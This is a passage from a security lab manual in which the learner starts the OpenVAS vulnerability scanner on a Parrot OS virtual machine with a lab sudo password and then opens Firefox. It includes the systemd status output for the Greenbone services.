


4. A terminal window appears, in the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**. OpenVAS initializes.

Note: The password that you type will not be visible.



5. After the tool initializes, click **Firefox** icon from the top-section of the **Desktop**.



The screenshot shows a Parrot OS desktop environment. The top panel includes icons for Applications, Places, System, and a search icon. A Firefox icon is highlighted in the top panel. Below the panel, a terminal window displays the following output:


```
Mar 30 23:57:50 parrot systemd[1]: Started Greenbone Vulnerability Manager daemon (gvmd).
● ospd-openvas.service - OpenVAS Wrapper of the Greenbone Vulnerability Management (ospd-openvas)
   Loaded: loaded (/lib/systemd/system/ospd-openvas.service; disabled; vendor preset: disabled)
   Active: active (running) since Wed 2022-03-30 23:57:47 EDT; 8s ago
     Docs: man:ospd-openvas(8)
           man:openvas(8)
   Process: 1628 ExecStart=/usr/bin/ospd-openvas --unix-socket /run/ospd/ospd.sock --pid-file /run/ospd/ospd-openvas.pid --log-file /var/log/gvm/ospd-openvas.log --lock-file-dir /var/lib/openvas (code=exited, status=0/SUCCESS)
   Main PID: 1640 (ospd-openvas)
    Tasks: 4 (limit: 9417)
   Memory: 34.0M
      CPU: 375ms
   CGroup: /system.slice/ospd-openvas.service
           └─1640 /usr/bin/python3 /usr/bin/ospd-openvas --unix-socket /run/ospd/ospd.sock --pid-file /run/ospd/ospd-openvas.pid --log-file /var/log/gvm/ospd-openvas.log --lock-file-dir /var/lib/openvas
             └─1642 /usr/bin/python3 /usr/bin/ospd-openvas --unix-socket /run/ospd/ospd.sock --pid-file /run/ospd/ospd-openvas.pid --log-file /var/log/gvm/ospd-openvas.log --lock-file-dir /var/lib/openvas

Mar 30 23:57:46 parrot systemd[1]: Starting OpenVAS Wrapper of the Greenbone Vulnerability Management (ospd-openvas)...
Mar 30 23:57:47 parrot systemd[1]: Started OpenVAS Wrapper of the Greenbone Vulnerability Management (ospd-openvas).

